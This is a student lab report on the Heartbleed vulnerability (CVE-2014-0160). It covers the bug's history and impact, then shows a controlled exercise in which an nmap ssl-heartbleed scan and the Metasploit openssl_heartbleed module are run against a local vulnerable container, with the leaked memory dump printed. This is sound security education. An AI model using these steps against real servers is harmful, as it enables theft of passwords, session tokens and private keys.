



University of Piraeus
School of Information and Communication Technologies
Department of Digital Systems

Level: Master's Programme of Studies

Network Security

Case 1

Supervising Professor: Prof. Christos Xenakis

Ioannis Kalaitzidis

ioannis_kalaitzidis@ssl-unipi.gr

Piraeus
23/10/2025

Abstract

The exercise analyzes the CVE-2014-0160 (Heartbleed) vulnerability and practically verifies the memory leakage in a controlled environment (Docker Compose within an isolated Kali VM). Nmap and Metasploit were used for detection and verification.

Contents

Introduction to the CVE-2014-0160 vulnerability (Heartbleed Bug).....	
The OpenSSL library and the SSL/TLS protocols.....	
Discovery and fixing of Heartbleed.....	
Technical description and impact of Heartbleed.....	
The significance and impact of the Heartbleed vulnerability.....	
Practical part of the assignment.....	
Bibliography.....	14

Introduction to the CVE-2014-0160 vulnerability (Heartbleed Bug)

CVE-2014-0160, commonly known as the Heartbleed Bug, is a vulnerability. CVE (Common Vulnerabilities and Exposures) is a system for cataloguing and identifying software vulnerabilities, which assigns each vulnerability a unique identifier so that it can be easily traced and recognised internationally (NVD – CVE-2014-0160, n.d.). The number denotes the specific case and the year it was discovered (2014). This particular vulnerability created security problems in the OpenSSL cryptographic software library, allowing a malicious user to read arbitrary parts of a server's memory, exposing sensitive data such as passwords, cookies and private cryptographic keys (Simkin, 2014; Wikipedia contributors, 2025).

The OpenSSL library and the SSL/TLS protocols

The OpenSSL library implements the TLS (Transport Layer Security) and SSL (Secure Sockets Layer) protocols, which secure the exchange of data on the internet (Cloudflare, n.d.). A website that applies the SSL/TLS protocols displays 'HTTPS' in its address, instead of 'HTTP', indicating that the communication is encrypted and secure (France, n.d.). The SSL protocol was designed in 1995 by Netscape to provide authentication and integrity during the transmission of sensitive data over the internet (Cloudflare, n.d.). In 1999, the IETF introduced the TLS protocol as an updated and more secure version of SSL. Today, the two protocols are often referred to together as SSL/TLS, as they serve the same purpose. Over time, SSL was completely replaced by TLS, which offers superior security and reliability (France, n.d.; The Open Group Blog, 2014). Nevertheless, the term 'SSL' is still widely used for historical reasons and because of the recognition it gained from the first versions of secure internet connections.

Discovery and fixing of Heartbleed

The Heartbleed bug was introduced into the source code of the OpenSSL library in December 2011, during the development of version 1.0.1, which was officially released on 14 March 2012 (Wikipedia contributors, 2025). The vulnerability remained unnoticed for almost two years, affecting millions of servers and devices that used OpenSSL versions 1.0.1 to 1.0.1f (NVD – CVE-2014-0160, n.d.). In April 2014, the bug was discovered independently by two research teams, Neel Mehta of Google Security and the Finnish cybersecurity company Codenomicon. Although Google's team informed the OpenSSL developers first, both researchers identified it almost simultaneously (Balaganski, 2015). On 7 April 2014, the fixed version OpenSSL 1.0.1g was published, which addressed the vulnerability (Simkin, 2014; Mandiant, 2014).

Technical description and impact of Heartbleed

The period during which the bug remained active proved decisive, as it had already left a strong mark on internet security (Raywood, 2024). Heartbleed had an enormous impact, as it allowed an attacker to read arbitrary parts of the memory of a server using vulnerable versions of the OpenSSL library (Simkin, 2014; Wikipedia contributors, 2025). Specifically, it exploited the Heartbeat extension of the TLS protocol, which allows one side of the connection to check whether the other side is still active by requesting the return of a small block of data (Balaganski, 2015). Due to insufficient validation in the OpenSSL library, an attacker could falsely declare a larger data length than was actually sent, forcing the server to return extra bytes from its memory (Mandiant, 2014; The Open Group Blog, 2014). The incident affected a large number of popular services (e.g. Yahoo, Tumblr, Dropbox, Google, Facebook, Intuit, Netflix) (Simkin, 2014; Google, 2014). As a result, organisations around the world had

to update their servers, reissue private keys and digital certificates, and ask users to change passwords, underlining how destructive a simple logic flaw in the code can be (Balaganski, 2015; Raywood, 2024). In this way, sensitive data could be leaked, such as usernames, passwords, cookies, authentication tokens, credit card numbers, and even private keys (Simkin, 2014). If a private key is exposed, an intruder can impersonate a legitimate server, intercept encrypted communications, or carry out man-in-the-middle attacks on encrypted connections (France, n.d.; Cloudflare, n.d.). After the vulnerability was disclosed, millions of organisations had to renew their digital certificates, issue new private keys, update their servers, and ask users to change passwords (The Open Group Blog, 2014; Balaganski, 2015). The incident demonstrated that even a small bug in a few lines of open-source code can cause a global crisis of trust and affect the security of millions of users (Raywood, 2024; Timalisina, 2025).

The significance and impact of the Heartbleed vulnerability

The Heartbleed vulnerability is not limited merely to its immediate technical consequences — that is, the leakage of data and private keys — but became a milestone for the way we understand internet security today. Its discovery revealed how heavily the global internet infrastructure depends on open-source projects, which are often maintained with limited resources and oversight (Raywood, 2024; Timalisina, 2025). The incident brought to the fore the need for sustainable support, funding and supervision of critical software projects and led to initiatives such as the founding of the Core Infrastructure Initiative in April 2014 aiming at all of the above (Linux Foundation, 2022). In addition, it emphasised the importance of regular software updates, of renewing digital certificates and private keys after leaks, and of transparency and readiness in responding to security incidents. In this way, it was realised that protecting internet infrastructure is not only a technical issue but also includes organisational, social and economic elements, and that even a 'simple' error in the code can disrupt the entire internet ecosystem (Balaganski, 2015; The Open Group Blog, 2014). Thus, Heartbleed is today regarded as a historical point of reference for cybersecurity.

Practical part of the assignment

Introduction:

We will start by opening a Virtual Machine (VMware) and installing there the latest version of Kali Linux (kali-linux-2025.3-vmware-amd64). Within Kali Linux we will enable Docker and, with the help of Docker Compose, bring up a controlled, vulnerable instance. We choose to run it inside the VM for isolation reasons and so that we can restore it (snapshot). This way we protect the host and repeat the vulnerable instances safely in an isolated environment, instead of running them directly on the host.

A snapshot is a capture of the VM's state at a specific moment. In other words, it includes the state of the operating system before executing the exploit and allows us, after the tests, to restore the VM to its initial clean state without reinstallation.

In addition, Docker is the technology that runs containers, while Docker Compose is an orchestration tool that describes and starts multiple containers together via a docker-compose.yml file, facilitating the creation of the entire experimental environment. In other words, it saves us time from opening many containers separately. With the above file they are started simultaneously. Without enabling Docker, Docker Compose cannot work.

The vulnerable instance means a container that deliberately has an old, vulnerable version of the software (in this particular exercise, OpenSSL with Heartbleed) so that we can use it as a 'victim' in the VM.

Starting the procedures:

We enter the terminal and install Docker and Docker Compose using the following commands:

sudo apt install -y docker.io | for docker

sudo apt-get install docker-compose-plugin | for docker compose

We update the list of available package versions with the following command:

sudo apt update

To update the applications we use the following command:
sudo apt upgrade

After installing and updating all the necessary tools, a problem appeared with the mouse cursor in Kali Linux. The problem was solved by the following video:
<https://www.youtube.com/watch?v=r10w1Tn9-Lw>
<https://www.youtube.com/watch?v=r10w1Tn9-Lw>

Next, to make sure that Docker and Docker Compose have been 'downloaded', we use the following commands:

Docker version | for docker

Docker compose version | for docker compose

Next we use the following command to enable the background service so that we can create a container later:
`sudo systemctl enable docker --now` | enables docker for as long as the system is on (now) and will enable it every time we start the system. The above command is essentially the combination of the two below:
`sudo systemctl start docker` | starts docker only for now

sudo systemctl enable docker | starts docker at every boot

In order to be able to run commands inside Docker, we need to grant the rights to the current user. Normally the only user allowed to execute commands inside Docker is the administrator (root). The command for this is:

sudo usermod -aG docker \$USER

The current user's access to Docker is also confirmed by the 'groups' command, which shows what the user has access to, as shown in the image below:

So from now on we can write commands in the terminal without 'sudo'. At this point we will take the first snapshot because our system is 'clean', without having enabled Docker yet (we will return to this once the exercise is completed).

We proceed to enable Docker with the following command:

systemctl start docker

Next we will open the link containing the docker-compose.yml and the www folder with the browser. These files will be placed in the Downloads folder. After the above process, we return to the terminal and go to the 'Downloads' folder with the command: `cd ~/Downloads`.

Next, with the command 'ls -la', the files we downloaded will appear in the terminal.


To build the container in this particular folder (Downloads) — which will 'run' in the background — I will use the command:

docker compose up -d

This will essentially create the corresponding container based on the docker-compose.yml file. Next, with the command 'docker ps' I will see the active containers as shown in the image below:

We observe that ports 80 and 443 correspond to the HTTP and HTTPS protocols respectively. Port 80 is used for simple, unencrypted communication via HTTP, while port 443 indicates a secure connection via HTTPS, which protects data with SSL/TLS encryption.

Then we open the browser and type the address `http://localhost:8080` as shown in the image below:<http://localhost:8080>



Since we can see the `index.html` page, we have successfully completed the setup of the instance. The next step before exploiting is enumeration, that is, to scan the ports and check for vulnerabilities (e.g. Heartbleed for this particular exercise). Before we start, we observe from the data of the last command we wrote in the terminal (`docker ps`) that the container runs the image with the vulnerable version of OpenSSL (1.0.1c) and, as mentioned earlier, the ports. Based on the theoretical analysis that preceded regarding the HTTP and HTTPS protocols, we assume that the port where Heartbleed may exist is 443 (HTTPS). To confirm this theory we will type the following command in the terminal:

```
sudo nmap -sV --script ssl-heartbleed -p 8443 localhost
```

```

(kali@kali)-[~/Downloads]
$ sudo nmap -sV --script ssl-heartbleed -p 8443 localhost
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-22 09:10 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00046s latency).
Other addresses for localhost (not scanned): ::1

PORT      STATE SERVICE VERSION
8443/tcp  open  ssl/http nginx 1.11.13
|_ http-server-header: nginx/1.11.13
|_ ssl-heartbleed:
|   VULNERABLE:
|     The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. It allows for stealing information intended to be
|     protected by SSL/TLS encryption.
|     State: VULNERABLE
|     Risk factor: High
|     OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of OpenSSL are affected by the Heartbleed bug. The bug allows for
|     reading memory of systems protected by the vulnerable OpenSSL versions and could allow for disclosure of otherwise encrypted confidential information as w
|     ell as the encryption keys themselves.
|
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
|       http://cvedetails.com/cve/2014-0160/
|       http://www.openssl.org/news/secadv_20140407.txt
|_

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.76 seconds

```

So through the Nmap tool we check the HTTPS port (8443) and prove that the port is vulnerable and that the web server is a vulnerable version of the OpenSSL library (Heartbleed/CVE-2014-0160).

We will now proceed from detection to verification of the vulnerability using the Metasploit tool. In other words, we will exploit the vulnerability with this particular tool. We start with the command:

sudo msfconsole | to launch this particular tool

search heartbleed | searches the Metasploit library for this particular vulnerability

use auxiliary/scanner/ssl/openssl_heartbleed | Loads this particular module and checks whether an SSL/TLS server is vulnerable to Heartbleed

setg VERBOSE true | by setting this parameter to true we observe a more detailed report from the module

set RHOSTS localhost | we set which target the module should scan

set RPORT 8443 | the module will target this port that we discovered has the vulnerability

run | we 'run' the module with the parameters we defined

What we should take away from the above image is the command that sent a Heartbeat request and received a response of 65535 bytes. This is an indication of a successful memory leak. That is, the module was able to collect parts of the process's memory. Consequently, the server is indeed vulnerable and there is a real risk of exposure of sensitive information.

```

kali@kali: ~/Downloads
Session Actions Edit View Help

.F.....!3Xhy.4.....r.....h.d..b.....).3.....,8.....IE...c,8.T~..H.P.{y.....CK.,!8..;..vw.....H.C...q.....%e..{.XT.j.q.R.r.....RHw..57.COLB..|.....
.@...*.G(3...-N..P...mLO..]/..9..|..+2.Lh..q...dF.m.....S.8.....Q...U.0.....I.....
$.S.B.4.)HG.j.s;...<.....u.4.....R...FD.M.....Ow.c.Y.J.B.....0.....V..D...i..l.....Gf.....c.$?.Q.8.>a.b*.w.....=..P.....t/.....;...
.8.....
.VU.....VU.....
.VU.....VU.....Y..VU.....VU.....VU.....P.....VU.....VU.....f.....i..VU.....VU.....
Z..VU...@...8..VU.....172.18.0.1.....VU...V..VU.....R0.....VU.....VU...0...VU..@...VU.....@...
VU..@...VU.....VU.....localhost.....1.....VU.....VU.....@...VU..@...VU.....@...
VU...p...VU...VU...Sm...Sm...1.....VU...VU.....N...VU.....VU.....Vm.....V
U...c...VU.....{...y.D^...(.0...VU.....@...VU.....
.VU.....Z.....@.....@...VU.....
VU...p...VU...0...VU...HTTP...S0...8...VU..@...VU...V..VU...q...VU...n...VU..."...VU.....2P...@...VU..@...VU..@...VU.....VU...Z
.VU.....0.....VU.....
...V...VU.....VU...x...VU.....0.....A...VU.....
.VU.....VU.....E..VU.....VU.....MG--...7...VU.....>...VU.....
D...VU...#...@...VU...F...VU...@...VU...3...@...0.....host.....a...VU...T...VU...V...
VU...a...VU...D...VU...E...VU...4...VU...@...VU...N...VU...B...VU.....B...VU.....
VU.....repeated 912 times.....0.....0.....VU.....1...VU.....@
@...@...@...@...@...P...VU...v...VU...VU.....repeated 648 times...../var/www/html/index.html...../var/www/html/index.html
./var/www/html/index.html...../var/www/html/index.html.....VU.....VU.....T...VU...0...VU..."651a4d94-a1"
text/html.....W..VU.....repeated 752 times.....1.....0..0.x.....!...4H..0..0.....1.....h.u.....%u.....P%u.....u.....u.....u.....u.....
.....u.....u.....u.....(u.....u.....u.....#u.....@#u.....u.....p.u.....u.....x.t.....u.....$u.....H$u.....u.....u.....u.....
u.....(u.....8.u.....u.....u.....X.u.....u.....u.....u.....u.....u.....t.....h.t.....@.u.....8.u.....t.....u.....1
u.....t.....t.....t.....0.....0.....VU.....1.....VU...P.....VU.....1
<...0.y.....u.%bw+s.y.U7.v.....A...@...VU...VU.....@...!.....0P.....0P.....@...VU..@...VU.....1
VU.....

```

This excerpt is part of the memory leak (about 65 KB) returned by the Heartbeat request. It may include sensitive elements from the plaintext such as usernames, passwords, tokens, or even parts of private keys. It is therefore direct proof of a memory leak from the vulnerability and must be treated as a serious incident.

Conclusion:

This exercise highlighted the process of detecting and verifying a vulnerability. The check with Nmap identified an HTTPS port as vulnerable, while Metasploit confirmed the existence of a real memory leak, proving that the web server can expose sensitive data that is in execution. The practical conclusion is that detection tools allow the rapid identification of vulnerable systems and highlight the real risk of leakage of sensitive information. Proper remediation includes immediate isolation or shutdown of the service, updating or replacing the vulnerable version of OpenSSL in this particular case, as well as checking for possible exposure of keys or credentials. Finally, it is critical to apply regular security checks, proper update management and active monitoring through logs, so that older or vulnerable versions of libraries such as OpenSSL are detected and fixed in time, before they can be exploited by attackers.

Bibliography

Anna. (2025, June 29). Understanding CVE-2014-0160 (Heartbleed) [Video file]. Retrieved from <https://www.youtube.com/watch?v=lj4J9Bgk5II>

Balaganski, A. (2015, March 8). Lessons learned from the Heartbleed incident. Retrieved from <https://www.kuppingercole.com/blog/balaganski/lessons-learned-from-the-heartbleed-incident>

Blackduck, Inc. (2025, March 7). Heartbleed bug. Retrieved from <https://www.heartbleed.com/>

France, N. (n.d.). SSL Deprecation: Why TLS took over internet security. Retrieved from <https://www.sectigo.com/resource-library/ssl-deprecation-understanding-the-evolution-of-security-protocols>

Google. (2014, April 9). Google Services Updated to Address OpenSSL CVE-2014-0160 (the Heartbleed bug). Retrieved from <https://security.googleblog.com/2014/04/google-services-updated-to-address.html>

Lee, T. B. (2015, May 14). The Heartbleed Bug, explained. Vox. Retrieved from <https://www.vox.com>

Mandiant. (2014, April 18). Attackers exploit the heartbleed OpenSSL vulnerability to circumvent multi-factor authentication on VPNs. Retrieved from <https://cloud.google.com/blog/topics/threat-intelligence/attackers-exploit-heartbleed-openssl-vulnerability/>

Never Let a Good Crisis Go to Waste: Core Infrastructure Initiative - Linux Foundation. (2022, September 13). Retrieved from

<https://www.linuxfoundation.org/blog/blog/never-let-a-good-crisis-go-to-waste-core-infrastructure-initiative>

NVD - CVE-2014-0160. (n.d.). Retrieved from <https://nvd.nist.gov/vuln/detail/CVE-2014-0160>

Raywood, D. (2024, April 29). Ten years of Heartbleed: Lessons learned. Retrieved from <https://www.scworld.com/analysis/ten-years-of-heartbleed-lessons-learned>

Simkin, S. (2014, April 11). Real-world Impact of Heartbleed (CVE-2014-0160): The Web is Just the Start. Retrieved from

<https://www.paloaltonetworks.com/blog/2014/04/real-world-impact-heartbleed-cve-2014-0160-web-just-start/>

The Open Group Blog. (2014, May 8). Heartbleed: Tips and Lessons Learned.

Retrieved from <https://blog.opengroup.org/2014/04/24/heartbleed-tips-and-lessons-learned/>

Timalsina, R., & Timalsina, R. (2025, July 9). The Heartbleed Bug: Lessons learned for system administrators. Retrieved from <https://tuxcare.com/blog/heartbleed-bug/>

What is SSL (Secure Sockets Layer)? | Cloudflare. (n.d.). Retrieved from <https://www.cloudflare.com/learning/ssl/what-is-ssl/>

Wikipedia contributors. (2025, October 3). Heartbleed. Retrieved from <https://en.wikipedia.org/wiki/Heartbleed>

For the practical part of the assignment:

Increase terminal scale/size on Kali Linux running in VMWare. (n.d.). Retrieved from

<https://unix.stackexchange.com/questions/700768/increase-terminal-scale-size-on-kali-linux-running-in-vmware>

GeeksforGeeks. (2024, September 19). Detecting and Exploiting the OpenSSL Heartbleed Vulnerability with Nmap and Metasploit. Retrieved from <https://www.geeksforgeeks.org/linux-unix/detect-exploit-heartbleed-vulnerability-nmap-metasploit/>

Installing docker on Kali Linux | Kali Linux Documentation. (n.d.). Retrieved from <https://www.kali.org/docs/containers/installing-docker-on-kali/>

Self Host with IPv6rs - IPv6 Provider - How to Install Docker Compose on Kali Linux Latest. (n.d.). Retrieved from https://ipv6.rs/tutorial/Kali_Linux_Latest/Docker_Compose/

Russell Thackston. (2020, February 24). *[046] Creating a VM snapshot in VMWare* [Video file]. Retrieved from <https://www.youtube.com/watch?v=U4WDkjm9D5A>

WsCube Cyber Security. (2025, October 14). *How to fix invisible mouse cursor in Kali Linux (Permanent Solution)* [Video file]. Retrieved from <https://www.youtube.com/watch?v=r10w1Tn9-Lw>

GetCyber. (2024, February 1). *EASY! Install docker on kali Linux!* [Video file]. Retrieved from <https://www.youtube.com/watch?v=exyXqfOD7MQ>

Barve, A. (2025, February 11). What is Port 443? A Technical Guide for HTTPS Port 443. Retrieved from <https://www.ssl2buy.com/wiki/port-443>

What is Port 80? (n.d.). Retrieved from <https://www.cbtnuggets.com/common-ports/what-is-port-80>

Scribbr. (2025, February 17). Free Citation Generator | APA, MLA, Chicago | Scribbr. Retrieved from <https://www.scribbr.com/citation/generator/folders/zMjr12dSZioRFnxU1CSeN/lists/2FEMpjRVM6Fagn84jvHoWP/>

ChatGPT. (n.d.). Retrieved from <https://chatgpt.com/>

